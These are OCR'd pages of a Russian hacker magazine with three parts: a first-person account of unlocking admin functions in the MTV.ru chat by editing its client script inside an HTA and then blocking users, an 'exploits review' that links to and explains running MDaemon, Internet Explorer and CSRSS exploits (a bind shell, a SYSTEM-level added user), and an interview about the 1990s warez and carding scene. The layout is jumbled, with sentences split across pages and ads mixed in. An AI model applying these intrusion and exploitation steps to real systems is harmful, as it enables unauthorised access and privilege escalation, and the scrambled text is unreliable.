ИЗ НАШИХ СТАТЕЙ НЕСЛОЖНО УЯСНИТЬ: ИСПОЛЬЗОВАНИЕ БЕСПЛАТНЫХ WEB-СКРИПТОВ ЧРЕВАТО ПРОБЛЕМАМИ С БЕЗОПАСНОСТЬЮ САЙТА. МОЖЕТ БЫТЬ, ПОЭТОМУ СЕРЬЕЗНЫЕ ОРГАНИЗАЦИИ ПРЕДПОЧИТАЮТ ПОЙТИ К НАСТОЯЩИМ ПРОФЕССИОНАЛАМ И ЗАКАЗАТЬ КАЧЕСТВЕННЫЙ, А ГЛАВНОЕ, УНИКАЛЬНЫЙ ДВИЖОК ДЛЯ СВОЕГО ПРОЕКТА. ОДНАКО И ЭТО ЕЩЕ НЕ ГАРАНТИРУЕТ ОТСУТСТВИЕ СЕТЕВЫХ ПРОБЛЕМ. НЕДАВНО ВОТ МЫ НАШЛИ ЧЕЛОВЕКА, КОТОРЫЙ СОГЛАСИЛСЯ РАССКАЗАТЬ О ТОМ, КАК ОН ПОЛОМАЛ ПОПУЛЯРНЫЙ ЧАТ MTV, СДЕЛАННЫЙ, К СЛОВУ, ПЕРЦАМИ ИЗ ACTIS.RU. КАК ВИДИШЬ, БАГИ ЕСТЬ НЕ ТОЛЬКО В PHPBB | F-22 (http://runtime-studio.nm.ru)




www.mtv.ru/newchat/chat.js —
адрес сценария с описанием всех клиентских функций чата MTV.
http://runtime-studio.nm.ru/chat.mtv.admin.hta —
адрес hta-приложения для администрирования чата.

Получение административных привилегий в чате MTV

[о чатах] Вообще-то я терпеть не могу эти web-чаты — настоящий отстой. Но однажды так случилось, что мне пришлось зайти на чат MTV и он оказался наименее отвратительным из всех, что я видел. Во всяком случае, с технической стороны. Во многих аналогичных системах список ников, страница с сообщениями и все остальные динамические части просто тупо перегружаются каждые n секунд. Это все приводит к большому расходу трафика и, вообще, крайне нерационально. Интересно, так ли работает чат MTV? Сейчас узнаем. Открыв html-код страницы с чатом, я принялся изучать его, а также все документы, на которые он ссылался.

Первым делом в глаза бросился блок javascript, состоящий из нескольких вызовов функции addUser, каждая, как легко понять из названия, дописывала ник пользователя в общий список. Таким образом, для добавления нового пользователя нужно было всего лишь один раз вызвать эту функцию и передать ей соответствующие параметры, а не перегружать всю страницу целиком. Вызов функции осуществлялся из невидимого фрейма (у которого height="0") и выглядел следующим образом:

[так формируется список активных ников]



```
<SCRIPT LANGUAGE="javascript">
top.addUser('6e6a4778-b513-4bb2-98f8-781f7f4aef07', 'D`Avol', false);
top.addUser('bf577c30-38ff-45e8-b19d-07d35feca6d4', 'Inferno_777', false);
top.addUser('f66ac96f-1fd7-4681-94fe-8df429210cfb', 'jogurt_LP', false);
…
```

Как можно заметить, функция addUser принимала сразу три параметра: какой-то длинный идентификатор, ник и логическую переменную, которая могла принимать два значения: true или false. Так сходу разобраться, что и к чему в этом чате, не представлялось возможным, поэтому я общеизвестным способом сохранил себе на жесткий диск страницу с чатом и все клиентские скрипты, после чего принялся изучать структуру и работу чата.

[о чате в целом] Чат Mtv состоит из четырех основных серверных aspx-приложений и трех js-файлов со скриптами. Что касается клиентских сценариев, нас будет интересовать только файл chat.js, где собраны все ключевые функции системы. В остальных сценариях производится проверка установленных на компьютере плагинов и возможностей браузера, нам это совершенно не интересно.

Что же касается серверных приложений, то здесь структура следующая:

1. Сценарий speech.aspx отвечает за отображение сообщений в чате
2. list.aspx отображает актуальный список ников
3. input.aspx отвечает за вход/выход пользователей, показывает форму аутентификации и осуществляет отправку сообщений
4. work.aspx — основной сценарий, который осуществляет управление чатом.

Общая схема их совместного функционирования приведена на рис. 2. Когда клиент подключается к системе, серверные сценарии speech.aspx и list.aspx выбирают из своих баз данных последние сообщения и актуальный список ников, после чего формируют соответствующие html-

страницы и отсылают их пользователю. После этого все функционирование чата уже происходит благодаря сценарию work.aspx, вывод которого обновляется каждые 15 секунд и содержит в себе динамически формируемый список javascript-команд, которые влияют на содержимое остальных страниц. Страница input.aspx содержит формы для входа, выхода и отсылки сообщения в чат. Все это безобразие разбросано по четырем фреймам. Формы из input.aspx отсылаются во фрейм с work.aspx, передавая ему методом POST соответствующие параметры. В свою очередь, work.aspx возвращает страницу с набором javascript-команд, которые приписывают пользователю cookie с его session_id для последующей идентификации, и обновляют форму input.aspx. Далее work.aspx периодически, или принудительно после отправки сообщения, дописывает новые данные во фреймы со страницами list.aspx и speech.aspx. Содержимое его команд выглядит примерно следующим образом:



Действия, описанные в этой статье, хоть и не несут, по большому счету, ничего плохого, но все же попадают по УК РФ. Так что не стоит повторять моих опытов.



На нашем диске ты найдешь программу InetCrack, которая позволит тебе «на лету» менять отправляемые web-серверу заголовки.

SPEECH.ASPX СООБЩЕНИЯ

LIST.ASPX ПОЛЬЗОВАТЕЛИ

CHAT.ASPX СВЯЗУЮЩАЯ СТРАНИЦА

INPUT.ASPX ВВОД ДАННЫХ

WORK.ASPX УПРАВЛЕНИЕ

рис. 2: общая схема работы чата mtv



WWW.MTV.RU/COMMUNITY/CHAT/CHAT.WBP

рис. 1: внешний вид чата MTV

[макет того, что подгружается в work.aspx]

```
<script>
top.addMessage('co', '<DIV><TR><TD
CLASS=\"username\">INTEL</TD><TD>Анастасия БЕННИНГТОН,
хай</TD></TR></DIV>');
top.addMessage('co', '<DIV><TR><TD
CLASS=\"username\">Gosha89</TD><TD>Привет ЕСТЬ тут девчонки из
Питера?</TD></TR></DIV>');
top.addUser('6e6a4778-b513-4bb2-98f8-781f7f4aef07', 'D`Avol', false);
top.removeOldMessages(250);
//и т.д.
</script>
```

Описание вызываемых из work.aspx функций содержится в файле chat.js.

[о скрытых полях] В стандарте HTML 4 есть такая интересная фишка, как таблицы стилей (CSS). Наверняка любой, кто сидел в Интернете и пытался сам создавать web-странички, слышал о такой штуке. CSS имеет три версии, которые называются «уровнями» (levels), причем каждая, более старшая версия, является надмножеством предыдущих. С момента вступления в действие стандарта CSS Level 2 уже прошло достаточно много времени, поэтому на сегодняшний день именно он считается основным и поддерживается всеми современными браузерами. Среди огромного числа предоставляемых возможностей нас сегодня будет интересовать только одна — поддержка «скрытых» полей. Это блоки html-кода или сплошного текста, которые загружаются в браузер вместе с основной html-страницей, однако в браузере они не отображаются, как будто их нет. Содержание «скрытых» полей можно увидеть, если просмотреть HTML-код страницы.
К примеру, чтобы сделать содержание какого-либо тэга скрытым, ему в параметр style надо добавить строчку display: none, то есть если у нас есть фрагмент <h1>бла бла бла</h1>, то, чтобы сделать его скрытым, надо написать <h1 style="display:none">бла бла бла</h1>. Помимо того, что скрывать поле можно присвоением соответствующего значения параметру style, на видимость элемента можно влиять и динамически из javascript. Обращаясь к какому-либо идентифицированному элементу web-страницы (у которого есть параметр id), в Internet Explorer можно использовать свойство display объекта style. Чтобы было проще разобраться, приведу простой пример:



рис. 3: список ников так, как его видит админ

[скрываем html-элемент из javascript]

```
<h1 id=bla>бла бла бла</h1>
<script language=javascript>
        document.getElementById("bla").style.display = 'none';
        // скрыли
        document.getElementById("bla").style.display = 'block';
        // показали
</script>
```

Значение block работает не во всех браузерах, поэтому иногда вместо него пишут inline. Возможность иметь на странице скрытые поля появилась относительно давно, и все современные браузеры поддерживают эту спецификацию (имеется ввиду IE > 5.0, Opera > 5.0, Firefox 1.x и так далее). Используются они, в основном, для сокрытия от глаз пользователя ненужной информации, той, которая, например, предназначена для поисковых систем. Однако разработчики чата Mtv решили использовать «скрытые» поля совсем для других целей…

[интересное в chat.js] Как я уже отмечал выше, файл chat.js содержит в себе набор функций, которые реализуют все управление клиентской частью чата: например, добавляют сообщения в основной фрейм, и дописывают ники новых пользователей в общий список. Меня особенно интересовала именно эта функция. Выглядит она следующим образом:

[функция добавления нового пользователя чата]

```
function addUser(id, name, isAdmin)
{
  removeUser(id);
  var currFrame = top.frames['co_list'];
  var listDiv = currFrame.document.getElementById('userList');
…//skipped
var img =
infoArea.appendChild(currFrame.document.createElement('IMG'));
    img.src = 'i/' + (isAdmin ? 'info-admin.gif' : 'info-user.gif');
    img.width = 13;
    img.height = 9;
    img.border = 0;
    img.align = 'absmiddle';
    img.alt = 'Info';
```

Просматривая код функции дальше, я натолкнулся на еще более интересный участок кода:

[интересный участок кода]

```
var adminArea =
newUserDiv.appendChild(currFrame.document.createElement('SPAN'));
adminArea.className = 'block';
adminArea.style.display = blsAdmin ? 'inline' : 'none'; //эта строка
интереснее всего
eval('adminArea.onclick = function() { openAdminInteface(\'' + id + '\');
return false; }');
```

На самом деле, не нужно глубоко вникать в объектную модель системы, чтобы понять: в зависимости от переменной blsAdmin (true или false) у объекта adminArea меняется свойство display (inline или none, то есть показать или скрыть). Совершенно понятно, что изучаемый сценарий также управлялся снаружи серверным приложением, которое передавало переменную

ТОПИ ИХ ВСЕХ!



Стальные Монстры
Lesta
Бука
Товар сертифицирован. По вопросам оптовых закупок обращаться по тел.: (095) 780 90 91, e-mail: buka@buka.ru



рис. 4: окошко регистрации нового юзера

того, что, по стандарту безопасности, который поддерживают все браузеры по умолчанию, страницы с разными доменами не могут никак влиять на содержимое друг друга. Конечно, в какой-нибудь опере нашлись бы нужные настройки, но вот только искать их у меня не было никакого желания.

[об hta и фреймах] Еще где-то года 2 назад я залез в доки по виндам и прочитал про такую удивительную вещь, как hta. Дословно это расшифровывается, как Hyper Text Application — гипертекстовое приложение, то есть обычная html-страница, оформленная в виндовском окне и имеющая точно такие же права доступа к функциям системы, как и обычные приложения. Это мне и нужно было. В hta у тэга iframe есть параметр application, и если присвоить ему значение yes (<iframe application=yes>), то на содержимое страницы внутри него можно будет влиять извне независимо от того, локальная она, или загружена с какого-то интернетовского адреса. Дальше все было просто. Я даже не засвечивал никаких полей, а просто переписал основную страницу чата в hta, убрал все лишние фреймы, кроме того, в котором был список ников, и поставил ему параметр application="yes" таким образом, что теперь на его содержимое можно было влиять локально, после чего, просто переписал в chat.js одну строчку вместо isAdmin=false, поставил isAdmin=true и подключил его к созданному hta (<script src=chat.js>). Таким образом, я получил локальную версию работающего списка ников чата mtv со всеми возможностями администратора (см. рис 3).
Как видно из рисунка, отличался этот список от обычного тем, что рядом с каждым ником стояли оранжевый крестик и иконка, похожая на визитную карточку. Также непосредственно над списком были две загадочные ссылки: «включить фильтр» и «перегрузить фильтр». Судя по всему, они включают и отключают блокировку нецензурной брани, только проверить их мне так и не удалось, потому что посетители чата mtv пишут матом в_о_т___т_а_к, обходя все эти фильтры.
Самая главная фишка админского интерфейса — оранжевый крестик! Он работает великолепно. Если нажать на него, откроется окошечко, показанное на рис. 5.
В нем светится ip выбранного пользователя (вот тебе и ответ на вопрос «как узнать ip в чате» :)) и предлагаются некоторые варианты его блокировки: по нику, по ip, навсегда или на время. Кстати говоря, слово «навсегда», по понятиям mtv'шных админов, означает всего лишь «до конца суток». В самом деле, странно, если бы было по-другому: на одном ip может сидеть и тысяча человек.


WWW.MTV.RU/REGISTER.WBP

blsAdmin, в зависимости от значения которой и принимается решение: показывать ли пользователю ссылку на административный интерфейс.
Просмотрев код chat.js дальше, я наткнулся на еще более удивительную вещь: адреса страниц для администрирования чата и для получения информации о пользователе были прописаны в скрипте явно, это были aspx-скрипты, которые принимали своим параметром id пользователя и назывались userblock.aspx и userinfo.aspx. Вот это супер!
Получается, если обратиться к userblock.aspx?id=[некий id юзера, который был в чате], этот пользователь окажется заблокированным? Сейчас попробуем. Загрузив в браузере страницу, я не увидел ничего обнадеживающего. На странице был синий фон без всего, что должно было присутствовать, по моему мнению, на странице администраторского интерфейса чата. Да и подопытный пользователь так и остался сидеть в чате.
Ко мне в голову пришла резонная мысль: не могли создатели системы открыть эти скрипты всему Интернету. Это было бы странно, какая-то защита тут должна была быть. Ну, скажем, сценарий вполне мог смотреть на заголовок запроса в поле Referer, ожидая видеть там домен *www.mtv.ru* и не пуская, таким образом, никого со стороны. Однако тебе ли не знать, как легко обходится такая «защита».
К сожалению, о существовании программы InetCrack на тот момент я не подозревал и, соответственно, поменять заголовки и отправлять их на сервер с ходу не мог, писать же самому какого-то левого клиента очень не хотелось. Поэтому надо было придумать что-то такое, чего еще не было сделано никем и нигде: вызвать административное окно из фрейма со списком ников и именно с сайта mtv (то есть нужно было, чтобы страница вызвалась не откуда-то с моего локального компьютера, а непосредственно с сервера mtv). Единственное, что пришло мне в голову, — вызвать страницу list.aspx (страницу со списком ников) из своего локального фрэйма и специальным javascript-ом «засветить» скрытые поля и ссылки. Однако это было невозможным ввиду

Кстати, забавная штука. Днем в этом чате всегда сидит админ с ником punisher. Так вот, его тоже можно выкинуть, а я это постоянно делал ради веселья. Однако он возвращался уже через несколько минут, поскольку, видимо, имел доступ к базам данных с никами и блоками. Да и ip у него был из Mtv'шной сети

рис. 5: окошко администратора чата

THE END.







FORB [FORB0REAL.XAKEP.RU]

EXPLOITS REVIEW

MDAEMON IMAP REMOTE BOF EXPLOIT

[описание] Занятная история с софтинкой MDaemon, которая представляет из себя почтовую службу от производителя ALT-N, началась еще с 20 июля. Некий kcope объявил о двух уязвимостях в сервисе. Первая представляла собой банальное переполнение буфера при создании новой папки. Злоумышленнику достаточно было залогиниться и выполнить команду A001 CREATE A, где A — более тысячи символов подряд. В итоге, служба прекращает свою дальнейшую жизнедеятельность. Узнав про это, производители MDaemon тут же залатали баг, но забыли, что багоискатель упомянул также про вторую уязвимость. Она была куда более ценной, чем CREATE-bug, ведь переполнение буфера можно осуществить даже не имея доступа к почтовику. Достаточно лишь отправить заветную последовательность байт, и сервис тут же упадет.
Эксплойт представляет собой перловый модуль, который всего-навсего следует чуть-чуть подправить и активировать из скрипта методом new().

[защита] На момент выхода обзора последняя версия MDaemon была уязвима. Проверка производилась на моем ноутбуке с WinXP+SP2 на борту.

[ссылки] Забирай эксплойт отсюда: *www.securitylab.ru/poc/extra/239653.php*. Также публикую ссылку на первоисточник — на странице *www.securitylab.ru/vulnerability/source/211919.php* ты можешь ознакомиться с деталями CREATE-бага и заценить эксплойт к нему.

[злоключение] Путь MDaemon и не самый распространенный почтовый сервис, но достаточное количество пользователей и админов любят демон за его простоту и удобство в настройке. Для хакера открывается большая интернет-поляна для деструктивных действий :).

[greets] Идея и реализация эксплойта принадлежит kcope. Затрудняюсь сказать к какой хак-команде он принадлежит, скорее всего, — просто девелопер-одиночка, не ищущий славы :).

IE «MSDDS.DLL» REMOTE EXPLOIT

[описание] В прошлом обзоре я писал про Microsoft Internet Explorer Msdds.dll COM Object Remote Exploit, однако сплоит работал не на всех версиях браузера. Недавно в паблик просочился код этого же сплоита, только функционирующего на WinXP+SP2 IE 6.0. Сам эксплойт написан на Перле и его задача — создать бажную HTML-страницу. В этой паге посредством object-тэга вызывается шелл-код, переполняющий буфер осла и оставляющий на память шелл на порту 28876.
Правда, как это обычно бывает, в эксплойте есть маленькая недоделка. Знающий человек сразу догадается и исправит ошибку после первого неудачного запуска. А незнающий — пойдет лесом :). После исправления недочета, достаточно запустить сплоит с редиректом в страницу blah.html, а затем попытаться открыть загадочную HTML-страницу. Что будет дальше, ты, наверное, уже догадался :).

[защита] Список патчей для различных систем ты найдешь на странице *http://security.nnov.ru/Jdocument419.html*. Советую не медлить с обновлениями, а сразу скачать и поставить необходимую заплатку.

[ссылки] Забирай эксплойт по адресу *www.securitylab.ru/poc/extra/239648.php*. Информацию по этой уязвимости можно найти здесь: *http://security.nnov.ru/Jdocument432.html*.

[злоключение] Нетрудно предположить, что долгое время этот код находился в приватных источниках и использовался только избранными хакерами. Теперь каждый желающий может испытать это творение на себе. Если, конечно, он найдет и исправит небольшую недоделку в скрипте :).

[greets] Благодарим человека Anonymous, который додумался написать эксплойт. Сам код, если верить автору, был украден у хакера с именем Berend-Jan Wever.

CSRSS.EXE STACK OVERFLOW EXPLOIT

[описание] В огород Microsoft снова кинули камнем. На этот раз был создан локальный эксплойт для Win2000/XP+SP1. Сплоит выполняет переполнение буфера в процессе CSRSS.EXE. Он нужен для выполнения графических команд Windows.
Разберемся подробнее: с помощью API-вызовов, Windows передает структуру консольного окна. Эта структурка имеет название CONSOLE_STATE_INFO. Все бы ничего, но в ней существует параметр FaceName, характеризующий название шрифта. Он, как и все остальные, копируется в фиксированный буфер с помощью функции wcscpy(), естественно, без всяких проверок. Все бы ничего, но длина параметра ограничивается 32 байтами. Если тупо переполнить буфер, винда тут же выдаст экран смерти. А если подумать, как это сделали ребята из iDEFENSE, можно наколбасить хороший шелл-код и вызвать cmd.exe с правами SYSTEM :).


[защита] Если ты обратишься по адресу http://security.nnov.ru/Idocument308.html, то найдешь полный список патчей для Win2000/XP. Как альтернативное решение предлагается отключить запуск cmd.exe на публичных терминалах. Это осуществляется добавлением двоичного параметра HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\System\DisableCMD со значением 1.

[ссылки] Эксплойт для CSRSS.EXE можно скачать по адресу www.security.nnov.ru/files/MS05-018-CSRSS.c. Подробный отчет об ошибке находится тут — *http://security.nnov.ru/Idocument309.html*.

[злоключение] Ввиду особенностей архитектуры систем, эксплойт работает только на Win2k и WinXP+SP1. Но именно на этих системах обычно и нужно намутить локальные права. Это и делает сплоит — добавляет пользователя e с паролем asd#321.

[greets] Автором эксплойта являются мемберы команды iDEFENSE. Эта команда не нуждается в рекламе, поэтому просто поблагодарим Дэвида Фритза за хороший эксплойт :).


проверка на CREATE-bug


великий и ужасный 0day-код


компиляция сплоита для CSRSS

Хакерский лайфстайл 90-х

Я УЖЕ ДАВНО ХОТЕЛ РАССКАЗАТЬ О ТОМ, КАК ПОЯВИЛАСЬ И РАЗВИВАЛАСЬ РУССКАЯ ХАК-СЦЕНА, КТО БЫЛИ ПЕРВЫЕ ХАКЕРЫ, И ЧТО СОБОЙ ПРЕДСТАВЛЯЛА РАННЯЯ ТУСОВКА. НО ИНФОРМАЦИИ ОБ ЭТОМ В СЕТИ НЕТ ВООБЩЕ, А ТЕ ИЗ «СТАРИЧКОВ», КОТОРЫХ МНЕ УДАВАЛОСЬ ОТЫСКАТЬ, ОГРАНИЧИВАЛИСЬ ОБЩИМИ ОТВЕТАМИ В ДУХЕ: «ТЕПЕРЬ УЖЕ НЕ ТЕ ВРЕМЕНА...». ГЕРОЙ МОЕГО СЕГОДНЯШНЕГО ИНТЕРВЬЮ НАШЕЛ МЕНЯ САМ. ОСТАВИВ В МЫЛЕ ОТЗЫВ ОБ ИСТОРИИ DRINK OR DIE, ОН ПРЕДСТАВИЛСЯ ОДНИМ ИЗ ПЕРВЫХ ЛЮДЕЙ, КОТОРЫЕ СОСТАВЛЯЛИ РУССКИЙ КОМПЬЮТЕРНЫЙ АНДЕГРАУНД НАЧАЛА 90-Х, ОСНОВАТЕЛЕМ ГРУППЫ SODOM. А ПОД КОНЕЦ ВЫРАЗИЛ СОЖАЛЕНИЕ, ЧТО В СТАТЬЕ ОТСУТСТВУЕТ ОПИСАНИЕ ЛАЙФСТАЙЛА РАННИХ ХАКЕРОВ, ДЕТАЛЕЙ, СОСТАВЛЯВШИХ АТМОСФЕРУ ТОЙ ТУСОВКИ. «РАССКАЖИ МНЕ ОБ ЭТОМ», — ПОПРОСИЛ Я. ТАК НАЧАЛОСЬ НАШЕ ИНТЕРВЬЮ | mindw0rk (mindw0rk@gameland.ru)

INET

Интервью с пионером русской хак-сцены

mindw0rk: По традиции, представься. Имя, возраст, какой внутренне и внешне. Про ранее детство не нужно, начни с того момента, как впервые наткнулся на компьютеры, и каким образом у тебя сформировалась к ним любовь?

ST: Зовут Кирилл. В тусовке сначала звали TOK, потом иностранцы стали называть Saint Tok (так как родом из Санкт-Петербурга), постепенно это приклеилось. Возраст от 25 до 35 и внутренне и, наверное, внешне. Наткнулся на первое свое железо в 92-м году на новом тогда рынке Юнона, что на юго-западе Питера. Все это были ранние модели ZX. Постепенно перешел на «заряженную» 386 dx2 33, 4 Mb ram, 120 Mb HDD, SVGA 15". Неплохая машина по тем временам. В 1994 я некоторое время пожил в США (Калифорния) — там как раз начал развиваться Интернет, и мне удалось с ним познакомиться, как говорится, из первых рук. Потом вернулся на Родину, прихватив с собой какой-то брендовый комп, который у меня часто использовался как бэкап-машина. К компьютерам была не столько любовь, сколько сильная привязанность, которой впоследствии научился управлять. Последние 3 года сидел на диете, с компьютером общался только на работе. Правда, сейчас пришлось снова взять в руки ноутбук (+gprs — очень удобно), вследствие чего засиживаюсь за компьютером дольше чем следует.

mindw0rk: Как зарождался компьютерный андеграунд в России? Где приобретали компьютеры, откуда брали литературу, как общались в то время, когда еще не было Сети?

ST: Зарождался как-то с трудом. В принципе, мы были просто в теме. Получилось так, что, приехав из США, у меня оказалась самая свежая



информация о развитии в мире (я одним из первых стал пользоваться irc, ftp, www, telnet) и софт, который у нас появился бы только через полгода. Новые знакомые, которые тогда занимались софтом в расчете на перепродажу, были удивлены моим появлением, но я с ними быстро нашел общий язык. Примерно еще через полгода познакомился с Dervish'ем, JJ, Zombie, Exploz'om и еще тучей народа из Москвы. Вся тусовка, которую гордо именовали «сцена», обитала в Питере и Москве. 30 человек — ядро, и еще сотня тех, кому было просто «прикольно». Половина из последних не знала, что такое варез и от куда он появляется. Впервые все вместе мы собрались в 95-м и 96-м гг. на Enlight — небольшой пати, которая проходила сначала в центре Питера, рядом с Гороховой, а потом на ЮЗе, в Корабелке.
Компьютеры как сейчас, так и тогда покупали в магазинах, у всех были свои движения. Литературы как таковой не было, книги которые выходили, вызывали улыбку. В основном каждый сам что-то где-то узнавал, делился с другими — это и было на самом деле та основа, на которой все держалось. Нам все это было интересно. К тому же каждый день все менялось, будь то бесплатный доступ в Интернет через compuserve и aol, который прекрасно работал в 1993 году, но уже через год интернет доступен был через calling cards, в которых со временем изменили алгоритм и выпустили новое обновление. До 1997 году Интернет представлял собой место, где люди на скорости 10 Мбит были в большой «уважухе», так как через них можно было много слить и залить. Вообще надо сказать большое спасибо нашим университетам. 100% ночного трафика, гуляющего в то время в Runnet и других студенческих сетях, имели прямое отношение к пиратству, сцене и хакингу. Откуда еще можно было взять доступ в Интернет? Провайдерами за деньги мы не пользовались, так как это было утопично. В день на модеме я находился минимум 8 часов, часто 10—13 — это IRC, FTP, Telnet. Если оплачивать диалап, то выходило долларов 400—500, безлимитные варианты — около 1200. Поэтому провайдеров «крышевали» по-своему. За то чтобы мы их не ломали, предоставляли свежий софт, следили за тем, чтобы никто другой их не ломал.

mindw0rk: Насколько я знаю, сцена разделялась на разные тусовки, где каждый занимался своим делом. Например, были варез-сцена, крэк-сцена, утил-сцена. Перечисли все классификации, которые были, и расскажи вкратце о каждом из этих сообществ.
ST: Util scene входила в warez scene. В принципе, warez была основной — все остальное либо имело к ней непосредственное отношение, либо косвенное. Все, что не PC (ZX, Commdore и др.) шло параллельно, но мы всег-

web-releases. Большим уважением они не пользовались, так как мозгов для этой операции нужно минимум, но с каждым днем их становилось все больше и больше, и такие проблемы, как достать, обойти защиту, протестировать, распространить, ушли в прошлое. Вместе с ощущением фана. Вообще, чем дальше, тем сильнее все походило на рутину, которую дети до 15 лет очень хорошо поддерживали. Так как обладали свободным временем и необходимостью кому-то что-то доказать. Игровые группы специализировались только на играх и на всем, что с этим связано. Но с появлением игр на 2 или 5 дисках, все стали всерьез задумываться, что с этим делать. Принялись «рипать», то есть вырезать анимацию, музыку, ужимать все в меньший объем. Но тогда встал другой вопрос: кому это надо в таком виде.

mindw0rk: Какие российские команды в начале/середине 90-х относили к той самой элите? Будь то хак-сцена, крэк-, варез- или утил-. Вкратце о каждой из этих команд.
ST: Как таковых, российских элитных команд не было. То есть нельзя же назвать группу российской, если в ней только 5% людей из Москвы или Питера? Да и смысла что-то русское делать не было — 1С представляла собой жалкое подобие софта, без какой-либо защиты, и ломать это никому не надо было. Внутри нашей страны не было как такового рынка ПО, если кого-то это интересовало, он сразу находил общие интересы и контакты в Европе и США. Из crack-групп были какие-то команды, 2—3 человека, которым отдавали для взлома релизы, но название уже не вспомню (10 лет назад было, все же). Из Warez Drink or Die (Москва), из utils only — Sodom (питерский ответ москвичам). Игровых команд не было, так как парни из Razor, Class и других европейских или американских групп, доставали свежак на порядок быстрее, и тягаться с ними было нереально. Хотя 50% ломали ребята из России — это был наш конек. У иностранцев хватало мозгов все аккуратно упаковать по архивам, у нас — взломать и распространить сначала по бордам, потом по крупнейшим сайтам, где все обменивались варезом и стремились оказаться в первой десятке курьер-групп. К концу 1995 года доски практически себя изжили — намного проще бы-

20 Nation
Hackers deface 45 local websites







да были в отличных отношениях с этими ребятами. Fraud в том виде, в котором он сегодня есть, стал набирать обороты в 96-м году, когда многим стало понятно, что на том же кардинге можно поднять в 100 раз больше денег, чем на варезе. Таким образом, во многих командах появились люди, отвечающие за наличие свежих кредитных карт, свежего железа в подарок самым лояльным мемберам и так далее. А ближе к 98—99 годам, когда объемы релизов стали превышать 100 Мб и появилось понятие ISO, варезные группы стали пропадать десятками каждую неделю, уходя во фрауд или со сцены вообще. На warez scene значительное место занимали курьерные группы (courier groups) — ребята соревновались, кто быстрее и больше закачает релизов на тот или иной сайт. Количество таких сайтов не превышало десятка — это было ядро мирового warez-сообщества, через которое софт расходился по всему миру. Utils groups поставляли любые программы, кроме игр. Эти релизы составляли до 70% всего трафика. С появлением онлайновых магазинов софта, многие покупали там регистрацию, компоновали и выпускали в Сеть в виде релизов. Мы стали называть это

ло поставить «процесс» в юниксе, слить все через фтп на какой-нибудь сервер, а потом прийти туда с винтом и слить 40 Mb за раз! В то время как на скорости 2400 (обычная для того времени, так как модемы на 14400 могли себе позволить немногие), 1.44 Мб качались час, при условии, чтобы не рвалась линия, и телефон не был занят. В общем, все потихоньку перебрались в инет. С досками мы как раз и потеряли атмосферу, которую создавали сисопы — ведь каждая BBS была оформлена в своем стиле, содержала уникальный логотип, нарисованный самим сисопом или какой-нибуть командой. Ты как бы попадал в клуб со своими интерьерами и тусовкой. На сайтах все в основном было одинаково. Там практически никто не общался — для это есть IRC, и чем дальше, тем больше они превращались в file-server. Когда в 1997 году кто-то из Razor стал говорить о будущем сцены, и о том, что ей угрожает ФБР, я ему ответил, что сцена вымрет не из-за федералов, а из-за Интернета, который слишком доступен, и где ты можешь быть 12-летним пацаном, выдающим себя за кого угодно. Сцена изначально была неким вызовом — ты так или иначе



RUSSIAN UNDERGROUND OF 90S: EXPLOSIVE, METEO, INFERNAL FLAME AKA FLAMES, NETRUNNER AKA WHITE TIGER, MADLY SPACER

нарушал закон, и реально рисковал. Поставить бутылку сторожу какого-то завода, воткнуть на 8 часов его телефонную линию в комп, связаться с Англией по тарифу 2$/минута, после чего в конце месяца сделать компиляцию софта и продать это на касете АРВИД (специальная система хранения данных на видеокасетах — вмещалось 2 Гб и более, что для того времени было фантастикой) или ранних CD-R пиратам… И уже через месяц по всей стране гуляли сборники софта тиражами по 100 тысяч.

mindw0rk: Расскажи о самых незаурядных/известных личностях русского андеграунда тех времен. О своего рода легендах. Что это были за люди, чем они занимались, какими запомнились тем, кто их хорошо знал?

ST: Из тех, чьи имена у меня вызывают улыбку: Метео (Питер), Explosive aka Exploz (Москва), Infernal Flame aka Flames (Москва), NetRunner aka White Tyger (Питер), Madly Spacer (Питер). Их реально много, всех не перечислишь, и я надеюсь, никто из тех, кого я не назвал, на меня не в обиде.
mete0 был забавным парнем, запомнился мне тем, что, наверное, первым попал на ТВ (то ли 95-й, то ли 96-й год). Наш питерский канал сделал специальный выпуск, посвященный незаконному обороту ПО, и Метео выступал в открытую как крэкер. В течение года после этого, он стал считаться лучшим крэкером в Питере, после чего стал уходить все глубже и глубже вниз, от публичности, так как его стало заносить в сторону фрауда.
Explosive — суперчеловек. Я никогда не использовал слово «элита», но Exploz пережил всех, и это про него. Он в теме с 1995 года, перекачал больше всех курьеров России вместе взятых. Он самый известный курьер за рубежом, визитная карточка России на крупнейших сайтах. Я не могу ничего больше о нем рассказать, так как это может ему повредить. Но когда он выйдет на пенсию, весь эксклюзив с его согласия — ваш.
Infernal Flame — лучший ASCII/ANSI художник России, который впоследствии ушел в анимацию и другие направления дизайна. Но до 99-го года никто у нас не мог с ним сравниться — его графика была в лучших паках того времени, он был частью ведущих мировых diz-групп того времени. .NFO, .DIZ файлы, а также электронные журналы, часто использовали его графику.
NetRunner — питерская легенда. В то время, когда средний возраст редко превышал 20—23 года, ему было 28. У него были абсолютно белые волосы и брови. Поэтому он потом взял достаточно нелепый ник White Tyger. Этот человек был из разряда тех «сумасшедших», кто мог говорить о варезе часами. Был звездой любой RL тусовки, выкрикивая громче всех непонятные для простых людей фразы типа: «закурьерим 12-ти дисковый релиз RISCu, а потом нормально распилим все и сольем». В 1997 г. уехал в Канаду за мифическим счастьем системного администратора, и больше не радовал сцену своим присутствием.
